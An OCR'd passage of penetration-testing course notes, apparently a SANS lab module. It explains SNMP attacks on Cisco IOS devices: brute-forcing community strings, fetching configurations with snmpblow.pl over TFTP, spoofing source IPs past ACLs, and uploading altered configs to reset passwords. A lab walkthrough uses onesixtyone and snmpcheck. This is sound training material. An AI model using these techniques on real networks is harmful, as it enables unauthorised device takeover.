Next, prepare a list of community strings that snowblow.pl can use against the target system. If you know the RW community string, create a file containing the string name, or create a file with multiple strings to use for community string guesses, one per line.

Finally, run the snmpblow.pl command, specifying the target Cisco IOS device with the "-d" argument, the TFTP server address with the "-t" argument, and the output filename that the Cisco


IOS device should write to over TFTP (note that tftpd-hpa requires fully-qualified filenames to be specified). The list of SNMP community strings (one or more) is redirected to the standard input of snmpblow.pl. Note that snmpblow.pl does not provide any status output and does not attempt to identify if the attack was successful or not. We can check the TFTP directory on the attacker's system to determine if a new file is created, but the lack of a file does not help provide any detail to troubleshoot the failure. Consider capturing the traffic generated by snmpblow.pl, as well as the responses from the Cisco IOS target device to determine if the failure is in the SNMP SET generated by snmpblow.pl, or if the failure is in the TFTP file transfer process.



Bypassing SNMP ACL's

Cisco IOS devices and many other networking vendors provide for the ability to limit access to the SNMP agent through the use of an access control list (ACL). In the example on this slide, an ACL is created that permits access from the source IP address 10.10.10.1, logging all access attempts from IP addresses that are not explicitly authorized.


While this is a recommended configuration for stronger access control to SNMP resources, it can be evaded by a savvy attacker. The ACL control is applied to the source IP address of the SNMP traffic but is not applied to the IP address used as the TFTP server specified for retrieving the IOS configuration file. Since SNMP is UDP-based, we can generate spoofed frames using the permitted source IP address in the ACL, writing the configuration file to the attacker's TFTP server. When the "-s" argument is specified, snmpblow.pl will spoof the source IP address of the SNMP traffic with the specified IP address while still retrieving the IOS configuration file.




Changing running-config

SNMP read-write access can also be used to upload a new configuration to Cisco IOS devices. This is an easy process with Cain: simply edit the file to make the desired changes, then right-click on the file and select "Upload". Cain will merge the changes into the running configuration file on the router.


From a Linux perspective, we need to download the IOS configuration file using snmpblow.pl and edit the file as needed. Place the modified file in the "/tftpboot" directory of your TFTP server, then use the snmpset utility to write to the MIB entry as shown on this slide. Replace the last four bytes of the MIB with the IP address of the attacker (e.g. replace 10.10.10.119 with your IP address). This will upload and merge the configuration file into the running configuration on the IOS device, giving you the opportunity to reset virtual terminal (VTY) passwords, the enable secret, and other access restrictions to take over the device.




Exercise - SNMP Enumeration (1)
In this exercise we'll use Kali Linux as our attacker, exploring the lab environment to identify victims running SNMP agents, brute-forcing community strings. When the community string is recovered, we'll enumerate data from the vulnerable systems.




Exercise - SNMP Enumeration (2)
For this lab we'll use the onesixtyone tool to scan for and brute-force a list of common community strings against the targets. Kali Linux includes a list of common community strings at the path shown on this slide. Using this list, target the hosts at 10.10.10.40-10.10.10.80 to identify vulnerable SNMP implementations.



Exercise - SNMP Enumeration (3)
For each target whose SNMP community string you recover, use the snmpcheck script to enumerate information about the target system. Identify the interface addresses that are present on one victim. For a second victim, identify the filesystem mount points.




Exercise - SNMP Enumeration (4)
Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.



Exercise - SNMP Enumeration (5)
To scan a range of IP addresses with onesixtyone, we need to generate a file that contains each target IP address, one per line. We can do this manually using a text editor such as gedit, or through a one-line Python script shown on this page.

We can also use the genip tool to build a range of IP addresses, redirecting the output to a file. Kali Linux no longer includes the genip tool, but we can download and build it using the commands shown on this page.


Use any of these techniques to create the targets file in your home directory, then continue with the exercise.



Exercise - SNMP Enumeration (6)

After creating the list of IP address targets, change to the onesixtyone directory. Invoke onesixtyone, specifying the list of IP address targets with the "-i" argument, and the onesixtyone default community list file /usr/share/doc/onesixtyone/dict.txt with the "-c" argument, as shown on this page.


When the scan is complete, 5 SNMP community strings will be revealed across 4 target hosts, as shown.



Exercise - SNMP Enumeration (7)
After identifying the target SNMP hosts and revealing the configured community strings, we can enumerate data from the target systems. Change the snmpcheck directory and invoke the Perl script as shown on this page, specifying the target IP address with "-t" and the target community string with "-c".


This slide shows the output of enumerating the host at 10.10.10.70. Basic information such as the system hostname, SNMP description including the release and kernel information, and system uptime is disclosed. Additional valuable information is also disclosed, including information about system devices, storage, running process list, netstat information, listening network interfaces, mount points and more are also disclosed by omitted for space on this page.

Note that some of the output of snmpcheck will include a warning due to a bug in this tool; this warning can be safely ignored.




Exercise - SNMP Enumeration (8)
Similarly evaluating the target host at 10.10.10.40 reveals information about the Cisco router, including the configuration of local interfaces with IP addresses, routing information, and listening UDP port information.

Congratulations! This concludes the exercises.




660.1 Bootcamp
Welcome to the SANS 660.1 Bootcamp!



